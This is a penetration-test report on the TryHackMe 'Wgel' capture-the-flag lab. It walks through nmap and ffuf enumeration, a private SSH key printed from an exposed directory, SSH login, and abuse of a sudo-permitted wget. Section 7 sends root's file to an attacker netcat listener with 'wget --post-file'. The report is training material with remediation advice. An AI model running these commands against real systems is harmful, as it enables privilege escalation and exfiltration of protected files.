

PENETRATION TEST REPORT

TryHackMe- Wgel CTF

GAURIKA KAPOOR

1.Executive Summary

A black-box penetration test was performed against the **Wgel** machine hosted on the TryHackMe platform. The objective was to identify vulnerabilities, gain initial access, and escalate privileges to compromise the target system completely.

The assessment resulted in successful compromise of both user- and root-level accounts. Initial access was achieved through exposed SSH credentials discovered during web enumeration, followed by privilege escalation using an insecure **sudo** configuration involving the **wget** binary.

2.Scope and Methodology

2.1 Scope

ITEM	DETAILS
Target IP	10.49.156.42
Platform	Tryhackme
Assessment Type	Black-Box Pentest
OS	Linux

2.2 Methodology

The assessment followed a standard penetration testing methodology consisting of reconnaissance, enumeration, exploitation, post-exploitation, and privilege escalation. Industry-standard tools such as Nmap, FFUF, SSH, and common Linux enumeration techniques were used throughout the engagement.

3.Reconnaissance

3.1. Nmap Scan

An Nmap scan was performed to identify exposed services and gather information about the target host. The scan identified two open TCP ports, providing the initial attack surface for further assessment.

```
(kali@kali) [~/Downloads]
$ nmap -sS -sV -A -p- 10.49.156.42 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-14 12:39 EDT
Warning: 10.49.156.42 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.49.156.42
Host is up (0.28s latency).
Not shown: 51998 closed tcp ports (reset), 13535 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  tcpwrapped
No exact OS matches for host (if you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=7/14%OT=80%CT=3%CU=32547%PV=Y%DS=3%DC=T%G=Y%TM=6A5666B
OS:D%P=x86_64-pc-linux-gnu)SEQ(TS=A)SEQ(CI=RI%TS=E)SEQ(TI=Z%CI=I%TS=F)
OS:SEQ(SP=103%GCD=1%ISR=10A%TI=Z%CI=I%TS=F)OPS(O1=M4E8ST11NW7%O2=M4E8ST11NW
OS:7%O3=M4E8NNT11NW7%O4=M4E8ST11NW7%O5=M4E8ST11NW7%O6=M4E8ST11)WIN(W1=68DF%
OS:W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=N)ECN(R=Y%DF=Y%T=40%W=6903
OS:%O=M4E8NNSNW7%CC=Y%Q=)T1(R=N)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R
OS:=N)T3(R=N)T4(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=N)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T6(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)U1(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G
OS:IE(R=N)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 3 hops

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 202.81 ms 192.168.128.1
2 ...
3 770.38 ms 10.49.156.42

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 149.64 seconds
```

Figure 1 – Nmap scan identifying open services and service versions.

3.2. Attack Surface Summary

Based on the scan results, HTTP (Port 80) and SSH (Port 22) were accessible. Since HTTP was publicly exposed, web application enumeration was selected as the initial attack vector.

4. Enumeration

4.1 Web Enumeration

Browsing to the target web server displayed the default Apache web page, confirming that the HTTP service was operational. Further enumeration was required to identify hidden resources.




Figure 2 – Default Apache web page hosted on the target server.

4.2 Directory Enumeration

Directory enumeration was performed using FFUF to discover hidden files and directories. The scan identified the /sitemap/ directory, which became the primary focus for further investigation.




Figure 3 – FFUF identifying the hidden /sitemap/ directory.

Within the discovered directory, an exposed .ssh folder was found containing an SSH private key. This indicated an insecure file exposure vulnerability.

```
(kali@kali)-[~/Downloads]
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt:FUZZ -u http://10.49.156.42/sitemap/FUZZ

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.49.156.42/sitemap/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.ssh [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 800ms]
.htpasswd [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 805ms]
.hta [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 806ms]
.htaccess [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 814ms]
:: Progress: [154/4750] :: Job [1/1] :: 6 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
```

Figure 4 – Exposed .ssh directory containing an SSH private key.


The SSH private key was downloaded to the attacker's machine for further analysis.

```
← → ↺ 🏠 🔒 Not Secure http://10.49.156.42/sitemap/.ssh/id_rsa

-----BEGIN RSA PRIVATE KEY-----
MIIeowIBAAKCAQEAmuJeBv3MEQFCeL8yvJgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAqy30LSp5jH/bhcvYLSK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWf9W2gc3x
W69vjKHLJs+LQioBjVqPCZ1rFFSpV00jVYRxQ4KfAawBsCG6lA7G07vLZPRiKsP
y4lg2StXQYuZ0cUvx8UkhpGxWy/009ceMNondu61kyHafKobJP7Py50nH7cP/psr
+J5M/fvBoKpCpXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSpts7LzPjYFqXnm/BH
Wo/Lmln4FLzLb1T31p0oTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLEzbXfsAbAfwCjwCgZXU9mFoNI2Ic4PsPjbqyC02LmE
AnAHHKQNeU0n3ymGJEU9iJMjigb5xZGwX0FBoUJCs9QJMBBZthWyLlJUKic7GvPa
M70YKP51VCi1j3Gr0d1ygFSRkP6jZp0pM33dG1/ubom70WdZPD59AjA0kYuJBobG
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CwLcF7CAZAbwLsJgd6TcGtv
2KBA6YcFGXN0b49CF0BMLBY/dcwPhu+d0KcruHTeTnM7aLdrexpiMJ3XHvQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pU08zzITXgeDENrcz1uo0e3bl13MiZeFe9HQNMpVOX+vEaCZd6ZNFbJ4R889D7I
dcXdvkNRbw42Zw8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4Eiy
GW9eJnl0tzL31TPw2lnJ+KYCRIlucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKczCwd7jFwmUUK0hX6Sog7VRQZw72cmp7LYb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN000Q622e8TnFkme8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QIFBb74kN3u
QJkSaIdwAnh0G/dqD63fbBP95lkS7cEkokLWSNhwkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIIdDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyios7dMiVPtxtsomEHwYziybnr3SeFGuUrlw/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaIXWGHMokncVyZi044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT40pebIsu
eyq5AoGBANCK0aWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedE0vsuMlPngvcWVXGIngo00USJTxCrQFy/onH6X1T50AAW6/UXc457Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vXQMFzn6vjEab9GhnpMihRSCod
-----END RSA PRIVATE KEY-----
```

Figure 5 – Downloaded id_rsa private key from the exposed directory.


The downloaded key was assigned appropriate file permissions using chmod 400 before authentication attempts.



```
(kali㉿kali)-[~]  
$ mousepad id_rsa  
  
(kali㉿kali)-[~]  
$ chmod 400 id_rsa
```

Figure 6 – Restricting permissions on the SSH private key

Source code analysis of the web application revealed the username associated with the exposed SSH key.



```
251 <p>  
252 Ubuntu's Apache2 default configuration is different from the  
253 upstream default configuration, and split into several files optimized for  
254 interaction with Ubuntu tools. The configuration system is  
255 <b>fully documented in  
256 /usr/share/doc/apache2/README.Debian.gz</b>. Refer to this for the full  
257 documentation. Documentation for the web server itself can be  
258 found by accessing the <a href="/manual">manual</a> if the <tt>apache2-doc</tt>  
259 package was installed on this server.  
260  
261 </p>  
262 <p>  
263 The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:  
264 </p>  
265 <pre>  
266 /etc/apache2/  
267 |-- apache2.conf  
268 |   |-- ports.conf  
269 |-- mods-enabled  
270 |   |-- *.load  
271 |   |-- *.conf  
272 |-- conf-enabled  
273 |   |-- *.conf  
274 |-- sites-enabled  
275 |   |-- *.conf  
276  
277  
278 <!-- Jessie don't forget to update the webiste -->  
279 </pre>  
280 </ul>
```

Figure 7 – Source code revealing the valid username jessie.

5. Initial Exploitation

5.1 SSH Authentication

Using the recovered username and SSH private key, authentication to the target system was successfully achieved, providing an initial user shell.

```

(kali㉿kali)-[~]
$ ssh jessie@10.49.156.42 -i id_rsa
The authenticity of host '10.49.156.42 (10.49.156.42)' can't be established.
ED25519 key fingerprint is: SHA256:6fAPL8SGCIuyS5qsSf25mG+DUJBUYp4syoBloBpgHfc
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:10: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.156.42' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$ █

```

Figure 8 – Successful SSH login as user jessie.

6. Post Exploitation

6.1 Local Enumeration

After obtaining shell access, local enumeration was performed to identify the current user, inspect system information, and locate the user flag. Basic enumeration also helped identify possible privilege escalation vectors.

```

jessie@CorpOne:~$ pwd
/home/jessie
jessie@CorpOne:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
jessie@CorpOne:~$ cd Documents/
jessie@CorpOne:~/Documents$ ls
user_flag.txt
jessie@CorpOne:~/Documents$ cat user_flag.txt
[REDACTED]

```

Figure 9 – Local enumeration and retrieval of the user flag.

7.Privilege Escalation

7.1 Sudo Enumeration

The `sudo -l` command was executed to determine commands that could be run with elevated privileges. The output revealed that the `wget` binary could be executed with sudo privileges, representing a potential privilege escalation opportunity.


A terminal window with three tabs: 'kali@kali: ~/Downloads', 'kali@kali: ~/Downloads', and 'jessie@CorpOne: ~'. The active tab is 'jessie@CorpOne: ~'. The user 'jessie' has run the command 'sudo -l'. The output shows 'Matching Defaults entries for jessie on CorpOne: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin'. It then lists commands the user can run: '(ALL : ALL) ALL' and '(root) NOPASSWD: /usr/bin/wget'. The prompt returns to 'jessie@CorpOne:~\$'.

Figure 10 – sudo -l output showing elevated permissions for wget.

7.2 Preparing Listener

A Netcat listener was started on the attacker's machine to receive incoming connections or transferred files during privilege escalation.


A terminal window showing a Netcat listener. The prompt is 'zsh: corrupt history file /home/kali/.zsh_history'. The user runs '(kali@kali)-[~]' followed by '\$ nc -lnvp 1234'. The output is 'listening on [any] 1234 ...'. There is a faint 'Upload' watermark on the right side of the terminal.

Figure 11 – Netcat listener running on the attacker's machine.

7.3 Exploitation

The misconfigured sudo permissions allowed `wget` to be abused for privileged file transfer. This misconfiguration was abused using the `--post-file` option, which instructs `wget` to read the contents of a local file and include them in the body of an HTTP POST request.


A terminal window showing the exploitation of the wget sudo permission. The user 'jessie' runs 'sudo /usr/bin/wget --post-file=/root/root_flag.txt http://192.168.136.217:1234'. The output shows the connection attempt: '--2026-07-14 20:15:01-- http://192.168.136.217:1234/ Connecting to 192.168.136.217:1234 ... connected. HTTP request sent, awaiting response ...'.

Figure 12 – Exploiting the wget sudo permission to access privileged files.

7.4 Root Flag

The contents of the privileged root flag file were transmitted to the attacker's listener, resulting in successful retrieval of the root flag without spawning an interactive root shell.


```
kali@kali: ~/Downloads x kali@kali: ~/Downloads x jessie@CorpOne:
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.136.217] from (UNKNOWN) [10.49.156.42] 59322
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 192.168.136.217:1234
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

[REDACTED]
```

Figure 13 – Root flag successfully retrieved.

8. Finding Summary

SEVERITY	FINDING	IMPACT
High	Exposed SSH Private Key	Unauthorized authentication
Medium	Sensitive Information Disclosure	Username exposed through source code
High	Misconfigured sudo permissions	Privilege escalation to root

9. Attack Chain Summary

#	DESCRIPTION
1	Nmap identified HTTP and SSH services
2	FFUF discovered the /sitemap/ directory
3	Exposed .ssh directory revealed the private key
4	Source code revealed the username
5	SSH authentication succeeded
6	Local enumeration identified privilege escalation opportunities
7	sudo -l revealed wget permissions
8	wget was abused to retrieve the root flag

10. Captured Flags

FLAG TYPE	VALUE
User Flag	*****
Root Flag	*****

11. Remediation Recommendations

- Remove sensitive files such as SSH private keys from publicly accessible directories.
- Disable directory listing on the web server.
- Review file permissions for sensitive resources.
- Apply the principle of least privilege to sudo configurations.
- Regularly audit web directories for accidental information disclosure.
- Restrict access to administrative files and backup content.

12. Conclusion

The penetration test demonstrated that the target system could be fully compromised through a combination of insecure file exposure and a misconfigured sudo policy. Proper management of sensitive files, secure privilege delegation, and regular security reviews would significantly reduce the likelihood of similar attacks in a production environment.